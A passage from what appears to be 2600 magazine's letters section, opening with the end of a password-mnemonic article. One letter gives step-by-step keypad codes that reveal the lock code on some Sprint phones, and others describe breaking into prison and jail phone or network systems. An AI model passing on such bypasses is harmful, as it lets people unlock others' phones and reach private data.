As you can see, I've added a bit of complexity to the password as well as adding a punctuation mark to the end.

Vectors of Attack

Naturally, this method generates a password that is highly resistant to brute-forcing (at least without considerable resources). As always, this will not prevent you from having your passwords stolen, either from the website you deal with, or because you practice unsafe logon by sending unencrypted passwords across the Internet.

The Benefits

One of the benefits of this method is that your passwords are as easy to remember as that song that won't leave your head or that *Dear Penthouse* letter you memorized as a teen. Additionally, it is an extensible algorithm in that you can add password length by using more of the lyric/poem.

The Drawbacks

The major drawback I see in this is that there is no direct link between the password and the website or resource you are requesting. If anyone can suggest a suitable method, please let me know.

Conclusion

I've been using this mnemonic for the last five years and found that it has worked well to date. I have noticed a few sites that don't want me to use special characters in my passwords, so I've had to work it around a little bit by lengthening the source string and limiting myself to alpha-numeric passwords. I have noticed that this is changing over time and that most sites I access now permit the use of special characters in my passwords.

Many thanks to The_rick and Typoninja for reviewing the article. Shouts to the old Dievo crew!

Revelations

Dear *2600*:

There's a major flaw in the security of user generated lock codes on several Sprint cell phones. The lock code I'm referring to is the one commonly used to "lock pictures" or "security options" on the device. This does not work for all devices. On some devices you need the MSL code, which through some simple research you can find as well. The MSL code is a service programing code Sprint enters into the device and tries to keep secret from the consumer (probably for this and other reasons). There's free software out there that allows you to retrieve it on the fly.

The following works more with newer phones like the popular Sprint LG-260 Rumor, among others, without the need of the MSL. It can be done in about six seconds. It's really simple. From the phone's main screen, dial "##3282#" (in the industry we refer to this as ##DATA#). This is a troubleshooting screen for Internet or "vision services" on cell phones. An entire article could be written about the things you can do in here, but just explore for yourself. The screen you're looking for is titled "Advanced." From there you'll find a screen called "lock code." Bingo.

If you need the MSL, it will prompt when you click "Advanced." Nearly all cell phones have this flaw, but they're protected by the MSL code. I guess they removed that security feature....

There are probably similar exploits for the other major cell phone companies as well.

Simple, easy, fun. Enjoy.

Pathogen

For the record, we would like to have an "entire article [that] could be written about the things you can do in here." As no doubt our readers would too.

Dear *2600*:

In response to Carl's Summer 2008 question about GPS transmissions (apologies if this has already been suggested), he might want to consider APRS (Automatic Packet Reporting System). It can be used to report GPS positions by converting the data and transmitting in an Over-The-Air Interface. However, he would need a ham license and the usual don't-be-evils apply.

Quarx

Dear *2600*:

ZoeB's article in your last issue (25:3), "Watching the Watchers," discussed how to detect and avoid Google Analytics. However, I would suggest that the solution is a classic case of overengineering: applying a complicated solution where an easy one will do. (Seriously - setting up a whole Apache server just for this?)

In this case, it is as simple as using Firefox and installing the excellent NoScript plugin. Google Analytics will show as a blocked JS source in your status bar, simultaneously preventing its use to track you and telling you who uses it.

People interested in this may also be interested in FoxyProxy + Tor/Vidalia, AdBlock Plus, TrackMeNot, and Firebug.

Sai Emrys

Dear *2600*:

Every federal prison has a networked LexisNexis database computer intended for legal research by inmates. But it's connected to the same network that the Bureau of Prisons officers' computers are connected to. It's not a closed terminal. So it *is* possible to get in. I did it when I was at the Terre Haute penitentiary.

In addition, when I was in county jail in Portland, Oregon, I figured out that you can access different extensions that allow free court calls. If you connect to a voicemail, you can enter a different extension and get pretty much any extension in the building. One guy did it from an inmate payphone and called up the kitchen and ordered extra trays for himself.

Very Anonymous

Probably not the wisest use of that little security hole. But it does show that where there's a will, there's almost always a way.

Dear *2600*:

You and your readers may be interested in the following low-technology method of checking a computer for spyware. The basic idea is to trick an ultimate recipient of the spyware into tipping its hand. This is done by the ultimate recipient contacting the user of this method ("user").

The user should select a hobby, interest, or pastime ("HIP") which has the following characteristics. First, the HIP should not be anything in which the user (or anyone close to the user) has ever had the slightest participation or interest. This increases the probability that, if the user is contacted about the HIP, it will be because of spyware and not some other marketing technique. Second, the HIP should be expensive enough to make spyware utilization worthwhile (e.g., model cars) but not so expensive that the information sought would relate to too few targets (e.g., diamond collecting). Third, the HIP should not be controversial or subject to any special legal controls. Such an interest could get the user on highly undesirable lists or limit the interest of spyware users. In the following, the HIP of *snowboarding* will be used as an example.

The user should make it a regular practice to search the Internet for snowboarding sites. Searches should be conducted by all of the ISPs to which the user has access and using all of the search engines which the user normally utilizes. This way, if the spyware has limited range of observation, then it will be more likely to reveal itself. When snowboarding sites are located, the user should click onto them and remain in the site an amount of time sufficient to show the spyware that the user has a genuine interest in snowboarding. It is important that the user should click onto such sites but never provide the site any information - simply click onto and out of the site. This helps show that the spyware is on the user's computer and not somewhere else.

Under no circumstances should the user tell anyone else that they are using this method and especially not reveal the HIP chosen. This will prevent somebody from playing a joke on the user by arranging emails or other forms of communication from a merchant within the HIP community. Prudent security measures, such as erasing all tracks on the user's computer, should be performed.

The user simply utilizes the above mentioned technique and goes on about their routine. When emailed snowboarding advertising appears in the user's inbox, the user knows that their computer is likely infected with spyware. Then appropriate action can be taken.

This method is mainly for detecting spyware used for commercial purposes such as collecting highly focused email address lists. However, your readers can no doubt alter it to detect spyware used for other reasons.

I hope this helps.

63585730

Dear *2600:*

Apparently on September 11, 1997 the radio show *Coast To Coast AM* hosted by Art Bell designated one phone line for Area 51 employees to call in. A distraught man called in who claimed to be a former Area 51 employee whose position would be triangulated very soon. He claimed that an early precursor to the space program made contact with extra-dimensional beings that are not what they claim to be. He also claimed that these beings have infiltrated many parts of the military and especially Area 51. He said that many disasters are coming and that the government knows about them and they could begin moving the population to many safe areas but they are not doing anything about it because they want most of the population wiped out so that the few that are left will be more easily controllable. The man then proceeded to cry and then the radio show went off the air for half an hour. The official explanation for the lost signal was that the network satellite had lost earth lock. The network engineers were baffled and Art Bell said in all his years of hosting radio shows this had never happened to him. A link to the transcript of the dialog from the man who called in as well as a recording in mp3 format is available at http://www.metatech.org/Art_Bell_Area_51_aliens_audio_tape.html.

Borked Pseudo Mailed

It makes for interesting radio but as always there are many unanswered questions and theories when dealing with this type of subject matter. One important fact is that this caller supposedly said it was all a big joke on a later program. This, of course, led others to conclude that he was now being controlled by the extra-dimensional beings. And so it goes.

Alerts

Dear *2600:*

There was a story circulating recently about hackers breaking into the Large Hadron Collider computer. The article mentions that the hackers "damaged one CERN file" and signed off with "We are 2600 - don't mess with us." At first glance, it would appear that this may be an attempted framing or demonization of *2600 Magazine*. I would like to continue believing that no reader nor subscriber nor staff member of *2600* would actually damage any data. That is not our style.

Mister Mods

Anyone can say they're a part of anything. What continually amazes us is how someone can simply say they're a hacker or a part of 2600, and most of the mass media will believe them by default. All it shows is how little the media understands who we are and what we stand for, as well as how little effort they're willing to expend in order to fix the misperceptions.

Dear *2600:*

A certain University Hospital located in Central Missouri (which, by the way, is associated with trouble mentioned in national news stories not too long ago about the accidental releasing of a lot of confidential employee information for reasons other than those mentioned here), makes employees wear ID badges. These particular ID badges have bar codes, full staff names, titles, and a photo of the employee on the front of the badge. Other information is encoded on the back of the ID badges.

It was finally confirmed a few days ago what is actually on the bar codes on the front of the ID badges... nothing less than the full Social Security Number of the employee! This style of badge has been in use for several years and all employees are required to wear them when on duty - including times when they are being interviewed by reporters or having pictures taken for photos that will be used for public relations in magazines that are printed bimonthly and left out for the public to read in hospital lobbies and at various locations on campus. We were told that there was a plan to replace all employee badges last year, or possibly the year before that, but that plan was pushed back. They said there were other "more important" issues to take care of, such as reclassifying job titles for employees in charge of handling ID cards so that they could make higher hourly wages.

This particular hospital also has an interesting history with this type of issue, including, but not limited to, leaving networked computers logged on to the network without any password on the screen saver in areas where patients are left alone waiting for doctors to see them for at least 15 minutes - 45 minutes or more in some clinics. This is the live network that has access to a great deal of confidential patient information!

They've also been involved in other questionable acts, such as copying dollar bills at 100 percent scale as proof of payment and storing those images in a computer imaging system (which is defined as counterfeiting according to the Secret Service's website since the image was left at 100 percent of the original size), as well as sending patients letters requesting payments that are signed with a false patient account department manager's name. When patients call in to speak with the manager listed on the letter they received, the customer service agent taking the call will know not to transfer the patient to the real department head as the call is about an account that is currently at a collection agency.

J

We could say we're surprised by these examples of ignorance and poor ethical practices but we're not. They exist everywhere - in businesses, hospitals, government agencies, schools, you name it. All we can do is continue to expose them. Of course that means we'll continue to get blamed for them. And so the cycle continues.

Dear *2600:*

Several days ago my Last HOPE badge started blinking rapidly as if gasping for breath. Then sometime in the wee small hours of 9-23-08 the blinking stopped and the light went out. You can stop tracking me now.

rosa

Naturally, we already knew.

Assorted Meeting Bits

Dear *2600:*

I am new to your community but have noticed that your Spokane website (www.spokane2600.org) is not up to date. In fact, I even had trouble with my membership due to the lack of help and support on the website. While trying to create a new membership, I was told that I cannot use an email service that requires smtp authentication and I have searched the site for support on how to fix this problem or a reference to an email service provider that works with your membership process yet have been unsuccessful in finding the proper help via your Spokane website. It seems that the forums and all other avenues are very limited and provide no help to me at all. By fixing this problem, I believe that you may even get more members and more people to come to your Spokane meetings. Also, I would like to know if the meetings for Spokane are still once a month. I tried to see if they were still every month and the website says they are, however there is no info about a recent meeting. I would also like to offer my help in keeping the Spokane website up to date in any way that I can including writing articles about the meetings, writing help articles for your forums/website support, and even administrating the website if you are in need of it. My goal is to help keep the Spokane website up to date and help grow *2600's* Spokane community in any way that I can assist.

Acetolyne

The websites for the meetings aren't run by us but by people from those locations who are interested in helping. That could be you if you can put together a decent site and keep it updated. As it's all a volunteer effort, we do occasionally have problems with sites that fall victim to attrition and apathy. Sometimes this even happens to the meetings themselves. That's why we rely on people such as yourself to let us know when things aren't working properly. While we can't fix the problem from here, we can stop publicizing sites and meetings that aren't working and throw our support behind people who take the time to help make things function efficiently and productively. Since none of our meetings are run by any specific person, the opportunity exists for anyone interested in helping out to step forward. We hope to see this continue happening throughout the world.

Dear *2600:*

I've been a reader of your quarterly for about four years and had always wanted to attend a meeting. However, none were local. For my first meeting I had to travel interstate. That's not to say that I never before had the opportunity. When I first intended to turn up, I couldn't find the venue. Grudgingly, I returned home wondering whom I had missed out on meeting. At last, three years after my failed attempt, I've finally made it!

Honestly, I am surprised at the individuals I met: older businesspeople, high school students, university students, and an eccentric bunch of IT guys. The one thing they all had in common was how friendly they were, and I felt so welcomed into the group. I had feared being the odd one out, knowing that I would no way have the same technical knowledge as them. But it wasn't an issue, and it makes me wonder how I thought that a group of worldly, curious, and learned people would cast out another because they didn't have that same level of experience. Even though I was only there for a brief amount of time, and knowing that I will not be able to return to another meeting for several months, I will still remember the experience of meeting people who fully share my curiosity and concerns.

I would also like to urge those out there who might share my previous apprehensions to take the plunge and go along to a meeting, even if it's in a different state or country. Even if you can never attend another meeting again, you'll know that there are others out there. The community does exist.

D.

What you described was exactly the atmosphere that a 2600 meeting should foster. We're very glad it worked out in your case and we encourage those of you who are regular attendees at a meeting to make sure new people go away with this impression. This is, after all, how we thrive.

Inquiries

Dear *2600:*

Laura Chappell, Founder of Wireshark University and Top Speaker at Microsoft's TechEd Conference, is interested in submitting articles. Laura is an expert in the area of network analysis, troubleshooting and security - her writing style is humorous, easy-to-read, and filled with technical tips and tricks she has learned in her 20+ years of analyzing network traffic.

Laura's clients include State, Federal and international law enforcement agencies, judicial members, engineers and network administrators, technicians and developers. Laura is an active member of the High Technology Crime Investigation Association (HTCIA), presenting at their yearly international conference - this year, Laura will keynote Microsoft's TechEd Conferences in New Zealand and Australia as well.

Angela Sherman
Wireshark University

We're going to take a wild guess here and assume that you actually had no idea you were sending mail to our letters department when you emailed letters@2600.com and that this is some sort of publicity blitz. (We only printed a fraction of this letter so we sure hope you didn't write all of that just for us.) For people who actually are interested in writing articles for 2600, third party agents and other such formalities aren't necessary. Simply send your article to articles@2600.com. Please don't send us mail asking us if we would like to receive your article when you actually get around to writing it. Just send it in. We're also not going to go back and forth with you tweaking it into perfection. That's the writer's job. If it's something you think hackers would get a kick out of, it is pretty much your moral obligation to send it in. We look forward to the deluge.

Dear *2600:*

I took a year off from *2600* (my last issue purchased was the Spring 2007 issue), and I got a couple of questions. What happened to the nice spine on the Volume 24 editions? They made it easy to open and set on a desk to read, not to mention the little white lines that drove me nuts for a year (I bought the missing issues and saw the Surprise).

And the games. Those were hard, frustrating, and, above all else, fun. I never completed most of them, but it did take up my time and gave me something to do mentally rather than watch the idiot box. Any chance they can come back?

But other than that, the magazine is everything I missed. It's great to buy and read them again. I also love the *Best of 2600* book. Just starting the 90s and learning so much along the way.

Crash the Greenhat

This is one of the dangers of taking a break from 2600, even a short one. Things change over time and during the time you were away we had all sorts of reader feedback on the subjects you mentioned. Some of it was quite passionate. Our readers are a lot happier with the old style spine since there were all manner of problems with the new one. And the puzzle just wasn't getting a strong response, certainly not enough to justify the intense time and effort involved in creating them. However, we have started some new projects based on the feedback, including the book you now have and our new fiction section, both of which have been getting a really good response. So please keep your ideas and suggestions pouring into our various mailboxes.

Dear *2600:*

I read you've published or you have a database with telephone numbers of public payphones of Buenos Aires, Argentina. But I couldn't find them on your web page (www.2600.com/payphones). Would you be able to give me some help on this matter? Thanks a lot!

Mario Chiesa

Simply click on South America and then Argentina and you should see the payphones. As for telephone numbers, we've never collected those, nor do we know of a site that has this information for Argentina. We're certain someone will write in with this information if it exists.

Dear *2600:*

I wrote an article for your zine back in 2001 and was wondering if it would be acceptable to scan the article and make it available on my website. I understand that you allow people to republish work submitted to you that they wrote, but I was unsure how you would feel if I scanned and posted the images of my article. If that isn't cool, I can run the scans through an OCR program, so it isn't a big deal if you discourage reposting of your images and formatting.

Thanks for the fun zine; I especially love reading the letters!

frameloss

We have no problem with this since it's something you wrote that was published. It only concerns us when people scan the entire issue as that adversely affects sales of the issue which then adversely affects financing for future issues. We have a unique situation since we don't have advertising which is how other magazines offset such expenses. We're entirely dependent on reader support to keep going.

Dear *2600:*

I have a sweet article a friend and I would like to hand over to you guys about how to avoid putting vulnerabilities in C code.

I completely understand the whole original content thing but I was wondering if there was any way I could know when I could publish the article on my blog. I want to beat the content scrapers to the punch so Google knows I wrote it. Of course, the article will credit you guys for publishing it and whatnot... not like I don't want that PR.

Mark

As long as your article isn't showing up on a blog or website before it gets printed in our pages, what you do with it after that point is entirely up to you. We do appreciate a pointer when you do stick the article somewhere so that it doesn't appear as if we're leeching off the World Wide Web to fill our pages.

Dear *2600:*

Is it true that a subscription (paid by credit card) to your magazine would probably get you on an FBI watchlist?

Wyllie

If you believe such a thing exists, then making that list as large as possible is the best known way of fighting it. We have strong doubts that a list of this sort is out there, as we've heard all kinds of different versions of this fear expressed over three decades and we have yet to see any real evidence that supports the theory. But the danger of our surveillance state eventually reaching this degree of accountability certainly isn't beyond the realm of possibility and it almost seems as if there are members of the public who actually want something like this. Clearly, we represent those people who don't, and it's only through education and constant vigilance that we can stave off such a nightmare for the foreseeable future. People being intimidated into not getting a copy of our magazine only moves us closer to the oppressive scenario dreaded by so many.

Dear *2600:*

I wanted to use your winter 1999-2000 cover in a school paper on Internet Freedom. In it, we must examine and analyze the rhetoric used regarding our subject. I am focusing mostly on the Free Kevin campaign, the DeCSS incident, and the (in my opinion unconstitutional) Digital Millennium Copyright Act. We must use at least four written sources and a visual source. I just wanted to make sure that this was okay with you.

LiteralKa

Not only is it fine with us but we consider such citations an honor. We wish you luck on the assignment.

Dear *2600:*

Hello, my name is Jeff. I want to learn to hack and crack but I cannot find anyone to help me. I am only 13 years old so I cannot really come to these meetings. Will you help me?

Jeff

This question is always coming up and the answer really hasn't changed over the years. In order to develop a hacker mindset, you simply have to have the desire to experiment, question whatever you're told, and share information. There is no person who can teach you how to do this as it's either your philosophy or it isn't. You can develop skills in whatever field you're interested in (technical or otherwise) by reading books, visiting websites, chatting with people involved in that field, and the like. As for meetings, there is no age restriction that we place on them but we understand it can be hard to get around at your age. This is why we try to make them as centrally located as possible. But obviously that isn't always possible, especially outside of major cities. However, there's almost always someone, even in the smallest and most remote locations, that you can share stories, experiences, and knowledge with. Schools, bookstores, and libraries are great places to bump into such people.

Dear *2600:*

I love the magazine and have always enjoyed the pictures of the payphones on the inside covers. I recently tried my luck at getting my image published in the magazine, and I did! I noticed in the magazine it says that if your image is used, the sender gets a one year free subscription and a free *2600* shirt. I have not received an email about any of this yet. I'm wondering if this is just taking time or was I overlooked?

Pelik

You should have heard something by now. It does get a little delayed sometimes since it's always pretty hectic when a new issue has gone out. But we do get in touch with everyone. If you haven't received notification by the time the next issue is out, then there's reason to be concerned. We suggest that people make sure they're emailing us from an account that's likely to stick around for a while to avoid missing our email.

Dear *2600:*

I saw I got published in this latest issue. Thanks!

I'm planning on writing another article for you all. This one is a pretty in-depth one about how to attack computers with Ubuntu with whole-disk-encryption and install rootkits just with access to the unencrypted boot partition. There's quite a bit of code and some binaries, including the full, but slightly modified, source code of a couple of programs (cryptsetup, openssh, gnupg). So, all in all, it'll take up quite a bit more disk space than most of the files you have in the code repository. Would it be okay for me to just include a single tar.gz file with everything for my article in it (I'm not done, but it will probably be several megabytes)?

m0untainrebel

Yes, that would be the best way to go about something like this. As our readers have been quite clear on their feelings about code in our printed pages, we will continue to publish that sort of thing on the website which also makes it a whole lot easier to copy. Space isn't a worry there.

Dear *2600:*

How do I get a hold of you? Need sales to angrylou.com. *Any suggestions?*

Louis Martinez

We have suggestions but they're not really printable. Sometimes it seems as if most of our mail is from people who have no idea what it is they're mailing. And that's not even counting the spam.

Dear *2600:*

I have a number of clients within our network looking for portable toilets. I was just looking at your site, and I am seeking to work with one company exclusively. I'm simply looking to direct my clients to a relevant site when they're looking for portable restrooms.

Your site looks like it could make a strong fit for what they're looking for. Call me today for a demonstration of how we can connect you to these clients. I am looking to work with one company as soon as possible, so I'm hoping the decision maker is available to talk sometime today. Give me a call at your convenience.

Thanks in advance.

Elizabeth Greer
949-379-2022 or 949-300-3953

It takes a lot to get us angry. Unsolicited emails that make little sense don't really get us upset in the least. Nor does having someone say that they've visited our website and the first thing it made them think of was portable toilets. That's a valid critique and we will defend to the death the right of someone to express it. We are a little frustrated that such an opportunity has apparently landed at our doorstep and we find ourselves with absolutely no contacts in the world of toiletry to even attempt to bluff our way through this and finally realize our dream of supporting ourselves through the production of human excrement. But whatever.

None of that made us angry. What made us lose our cool here was something that happened after our auto-response was sent to the email address listed. See for yourself:

"From: Elizabeth Greer
<elizabethg@inbox.com>
Subject: My spam filter requires verification of your email address

Hello,
You have reached Elizabeth Greer.
I'm protecting myself from receiving junk email by using Challenge/Response Spam Protection.
Please follow the directions below to make sure I receive the email you just sent me."

This was followed by all sorts of directions that needed to be carried out to the letter in order for our mail not to be discarded. Now we're not especially big fans of jumping through hoops in the first place, regardless of the end goal. But the irony of spammers protecting themselves from spam and then bragging about it to the people that they just spammed while subtly implying that those very people may in fact be the true spammers was a bit much for our relatively level heads. We've already been in touch with some of the highest authorities in the toilet industry who don't like to see their overwhelmingly positive image tarnished by such behavior. Needless to say, this isn't over.

Dear *2600:*

I'm not sure if an actual person will receive this or not, but I am looking for the truth here. I have a friend who I believe is delusional, and he has constantly talked about working for an organization called HANA. I am just looking for the truth here. I figured this would be the place to contact over the issue because he said that *2600* has written about the organization HANA. Does HANA exist in your knowledge? Or is my friend full of shit?

Daniel

Far be it from us to say your friend is full of anything but we don't know of such a reference inside our pages. He could be referring to the High-Definition Audio-Video Network Alliance which is dedicated to "bringing HD to life" and is suspected by some of being run by extra-dimensional beings. Or perhaps he's alluding to the small community in Hawaii. We wish you luck in solving the mystery.

Dear *2600:*

Am I the only one who's amazed that redbox.com was actually available as a domain name?

Bavs

Most likely you are since that name hasn't been available since 1999.

Dear *2600:*

I've been reading your mag for two quarters, and I *love* it! I heard about the HOPE conference you guys were holding which I think is pretty awesome.

So my question is: Can I attend The Next HOPE in 2010 even though I haven't really hacked anything yet (well, this depends on what "hack" means) and I don't think I am an official hacker?

Hacking is Not a Crime!

Apple Freak

There is no officialdom in the hacker world. Our conferences are open to everyone. They are a place of learning, sharing information, and making friends. Plus they're just a load of fun for everyone concerned. So don't worry about having to prove yourself. Just start planning for 2010 now.

Dear *2600:*

I was just wondering what *2600's* position on ACTA (Anti-Counterfeiting Trade Agreement) is, and what the online community is doing about it. I have seen precious little mentioned of it, but I fear for my freedoms. Are there protests going on? Is anyone doing anything about this?

Also, when I use your search box on the main page of the site, Google bitches about malicious requests. WTF?

Dan

Little has been mentioned on ACTA because so little is known. The negotiations for this global agreement have been conducted in absolute secrecy which alone is great cause for concern. The goals of ACTA include stricter enforcement of copyright laws, the ability to search laptops and other devices at international borders in order to find violations, and the mandatory disclosure of private customer information from Internet Service Providers when violations are suspected. In short, it's a very bad and ominous development that has global implications. The best way to stay informed and to help fight this thing is to read the leaked ACTA material that has found its way onto wikileaks.org and to visit sites like www.ipjustice.org/acta for the latest info.

We'd like more details on just what that "malicious request" thing with Google is on our page. We've been unable to duplicate it and we tried to be really malicious.

Dear *2600:*

Before I put too much work into this I wanted to make sure you have no objections to this site: http://2600.wrepp.com

William R. Epp

By all means, go for it. This is a site that provides information on 2600 articles over the years, including author info and a synopsis of each article. It's one of the many things we'd love to be doing if only we had the time. Best of luck on this and thanks from us and the community.

Dear *2600:*

What exactly is going on on page six of issue 25:2? One can easily find more coherent writing in a William S. Burroughs novel. Do you even read the articles you print? What is a "lotabase," anyway? Whatever happened to editorial integrity? Are you hiring for proofreading positions? Perhaps I should apply. You hacks will print anything, won't you?

Brady DeStefanis

Not anything, but taunting and obnoxious letters like this are hard to resist. As we already stated in our last issue, this was a major error that was caused by a computer problem that took place after the proofreading process. It probably upset us a lot more than anyone else. We reprinted the affected section and have taken steps to prevent this from happening again. But mistakes do occur. We look forward to hearing from you again after the next one.

Rants

Dear *2600:*

Porter Payne's article in the Summer issue looks to me like yet another tired, redundant complaint from a mentally pigeonholed security guy.

Note: "The best security policy for any machine is for it to have no network connection, no modem, no software updates, and no antivirus software, and for all input to be entered by a little old lady from Kentucky."

I don't take Payne's ideal as a genuine desire on his part to remove most functionality from all machines everywhere, but it's still a very ugly attitude to take: security policies are about restriction, not facilitation.

Earlier in his article, Payne describes a scenario where visitor name tags for a firm are printed and relevant information saved to a database which is sharable remotely throughout the firm's network. He then goes on with some legitimacy to describe what a security nightmare this can be. Unfortunately, Payne's above radical "solution" to security issues is as unfeasible as having no security at all. I'm *very* tired of hearing IT people tacitly argue that the only legitimate, intelligent technology agenda is one centered on security. Why is there such insistence on culling back technology's usefulness?

Security has many faces, including the kind that ensures Payne stays employed by a viable, non-bankrupting firm not overly hindered by security lockdowns. Theoretically speaking, security can either be completely sacrificed of any meaningful functionality or it is a compromise with other values. Total disgust for the latter ignores why technology exists in the first place *and security people know this - they simply ignore the fact*. Data is protected because it's valuable, but that value only comes from the ability to use it - conveniently and with flexibility.

I know right now that many reading this letter are presently spewing vitriol at me for my continued ignorance and oppression of the world's poor, misunderstood IT geniuses, many of whom seem to feel deep down that only *they* know how to handle information. I really wish such people would realize they're an important but equal part of a larger whole, not the deposed, rightful dictators of a treasure only they respect.

Robyn Adelaide

Dear *2600:*

I have a slight problem with "Thirteen Years of Starting a Hacker Scene" (25:2).

Let us assume that each and every one of the exploits mentioned, ranging from the Al-Goresque "I started the whole scene" to the somewhat sad list of "I knew such-and-such," is actually 100 percent accurate. I have some reservations on that count, but will not take issue with the facts themselves.

My problem is the unending self-aggrandizing and whiny tone, used solely to plunge us into the vacuousness of a fully content-free three page article. Three pages of "back in the day, we had to use TCP over carrier pigeons" and "boy did I have it tough but I didn't let all the fame get to me, no sirree"... it even includes a list of helpful hacking sing-a-long songs. I want my six minutes back.

I thoroughly enjoy almost every article in your publication. I try to use it to introduce issues many of us take to heart using the high quality, more general articles so people can get a sense of what hacking is, what it's about, what many of its enthusiasts are trying to do and understand. I will, however, be forced to remove pages 17-19 before considering loaning out this issue.

Anyone not already well acquainted with the diverse community we have, anyone whose only view into our world is through the distorted lens of manipulative corporations and mainstream media, would have most of their preconceptions about bitter, pasty-skinned 28-year-old rejected loners living in their parents' basement confirmed by any three paragraphs of that article. It provides no information or insight for regular readers and performs a disservice to the community every time it falls under the eyes of a non-initiate.

Burn it. Burn it, I say! Get Winston to delete it from the archives, wipe the slate of history clean of this aberration, and let no one ever speak of this again.

At the very least, next time you receive such drivel and are in need of filler for the publication, include it as a letter to the editor entitled "Gimme some respect, dammit."

PMD

We encourage critical looks and analysis of all of our articles as this helps to further the discussion and correct any misconceptions or inaccuracies that may exist. We believe most readers would consider it their obligation to correct that which they see as wrong and, in so doing, achieve something positive. But it really annoys us no end when people assume that articles they don't like are included simply because we need to fill pages. You are going to see things that don't mesh with your ideals and you will read views that you violently disagree with. Hopefully this will instigate a needed dialogue and get people to think. It's the thought-provoking discussions that truly serve our purpose, not just the printing of articles that we know everyone is going to agree with.

Dear *2600:*

Hi my names Greg but my nick is feretman i read your relly old *2600* but i was jut telling every one a windows xp egg go in to note pad and type Bush hid the facts you should ether get squares or just some japenes jibbery joob

P.S. im 12 Lol

Greggg

In a few years, would you be kind enough to revisit this letter and tell us just what it meant? It might prove to be a fascinating study of some sort. It might also prove fruitless as we know a number of middle-aged people who also speak this dialect.

Dear *2600:*

An automated voice greeted me today, looking for a person who currently has no connection to "my" phone number. I've never heard of this person. The automaton's master wanted this person to make a prompt payment. With its lifeless intonation, it was kind enough to offer me the option to help it update its records. I selected that option, and it said it was transferring me to a human. Unfortunately, all carbon based life forms were otherwise occupied, so the automaton asked *me* to call back at a more convenient time *for them*. How many more times will this automated slave harass me before it either finds its mark, or I get frustrated enough to call the alleged human on their terms? The company to which money is owed is hidden anonymously behind this bounty hunter-o-matic. I can't even boycott the company's product. Shame on me for picking up the phone when the Caller ID was clearly from someone I did not know. I thought it was another pollster-o-matic to whom I would again lie about my future voting choice.

AJ
Ohio

You certainly have the right attitude when dealing with these obnoxious idiots. You have a few options here. For one thing, assuming you ever did reach a human, you can tell them never to call you again, and they will be in violation of the law if they do. This applies even when they're calling the right person who owes them money. Another option is to simply plug the phone number that showed up on your Caller ID into a search engine and see if anybody else has had any experience with it. Many times you will find people who did.

Dear *2600:*

This is an important issue and the people have a right to know what is going on without the media sugarcoating it to make it look like candy covered shit. Also, I would like to know if there were any other groups or organizations out there fighting these Nazi fucks.

The FCC, aka the Federal Censorship Commission, has just fast-tracked a proposal to offer free wireless Internet using the white space spectrum. The white space spectrum is conveniently being freed up now that all the televisions are being forced by the Nazi bastards to convert to digital. While the proposal states that the network would be free, what they aren't saying is that because it's a public network, they can place filters to control what you surf. They claim it is to protect children from accessing inappropriate material. Is it to protect children? Or is it an attempt to control and censor the Internet once and for all? And if so, who are they to decide what's inappropriate for me or my children? This proposal comes conveniently after a federal law was passed requiring every television set in America that doesn't have digital television to convert. (By the way, the government probably makes a piece of the profit for every converter box sold through a contract between them and the manufacturer.)

The Internet is the last holdout for free and independent thought. It's the last place where you can go to publicly voice your opinion no matter what your views are without censorship. This problem is bigger than just not being able to download movies or music or look at porn. The plan would allow them to decide what kind of sites I could visit, what kind of material I could read, and whatever they deemed inappropriate would be blacklisted and unavailable.

My second point is this. We are a country based on free enterprise. The plan would call for about 95 percent of America to be under the network blanket within the decade. Because it's free and most people are ignorant of the situation, this would undoubtedly cause severe financial losses for the telecoms who provide broadband currently at reasonable prices. This would result in a massive increase in service prices for the few that remain who wish to use a private Internet service. This is a *big* problem for the Chinese who already have an Internet system like this in place that is completely locked down, policed, and aptly dubbed "The Great Firewall of China." The Internet is the single most powerful research and development tool on the planet where freedom of information reigns... for now. The FCC says that the claims of censorship are overblown. If so, why are they in such a goddamn hurry to get the bill passed without even letting mainstream society know much about it? They did the same thing with the Patriot Act, and they can now tap your phone without a warrant or deport you or even detain you for an indefinite amount of time without having to give you a trial or a lawyer. Yes, even if you're an American citizen!

Am I the only one who sees a pattern here? Most people think I'm paranoid but maybe I have good reason to be. Big Brother is real and is a *big* problem. The fact is this kind of censorship and hostile takeover of not just the Internet, but the media, telecoms, for God's sake even the fucking security cameras at Wal-Mart, begs the question of just how big is Big Brother already? I still have my beige box and even though it's outdated because of the commonness of cell phones (which are also able to be tracked with GPS), at least I can still make anonymous calls if I need to.

Unknown Unknown

There's a lot to cover here but we'll try to make it simple in the interests of space. Your concerns about the white space issue certainly have merit but we don't see the evidence (yet) to support them. On one hand you say they won't tell anyone about the censorship that's going to be imposed and then you tell us how they justify it. If someone is in fact admitting to this, then it's important to cite the source and give us all an opportunity to investigate and challenge. Censorship is something to be very concerned about which is why it's important to focus on the specific threat, rather than a vague fear which may actually serve to get others to dismiss your points due to the lack of particulars.

We certainly are facing some interesting technical and social issues in the coming months and it will be fascinating to see what direction it all goes in. But as long as people remain vigilant and educated on the issues, free speech won't be disappearing. Nor will anonymous phone calls.

Dear *2600:*

I'm one of those old farts who remembers Ma Bell. Ma Bell was many things, including easy-to-beat, but the phone system worked, and at not too exorbitant a price. Of course, Ma Bell was a monopoly, unlike what we have today! So it amazes me that Americans are willing to pay their new, improved (giant) phone companies for double-dipping without a murmur! Here in Thailand, and in many other countries, cell phones are charged for outgoing calls. After all, somebody else has already paid for the call they made to you! So why should you pay for incoming calls?

Crypto is good! But not for the lazy. Using crypto requires that extra step. Using crypto depends on your personal threat level. I don't worry about trying to conceal my data from government because they have the laws in place to demand my crypto keys and passphrases. Crypto is obviously still a munition! So few people actually use any disk protection that, when you do, it raises some extra interest at the homeland's borders. It is simply not safe to carry your laptop across borders anywhere anymore. Far better to courier yourself a drive to your destination and borrow or rent a computer while you're there. Subscribe to Bruce Schneier's *Crypto-Gram Monthly* for some inspiration.

Incidentally, we paid a visit to the NSA's National Cryptologic Museum during a recent visit to D.C. Fabulous machines! And a lot of stuff we didn't know about, like the "slave quilts" which used code to help runaway slaves. Interestingly, the one thing the NSA museum doesn't mention is PGP, leaving open to speculation they've already cracked it and so it's unimportant or they haven't and so don't want real Americans using it! *Wired* reported some years ago on a private crypto museum in California but I haven't yet been able to find it. Do any *2600* readers know about this?

And censorship. All the high-profile obscenity cases were dismissed. So we now have a situation where self-appointed "anti-terror" cyber-vigilantes (check out Internet Haganah) work hard to shut people up (you're next) and government and media use entrapment schemes to catch a "predator" (who would not have been one without the scheme!).

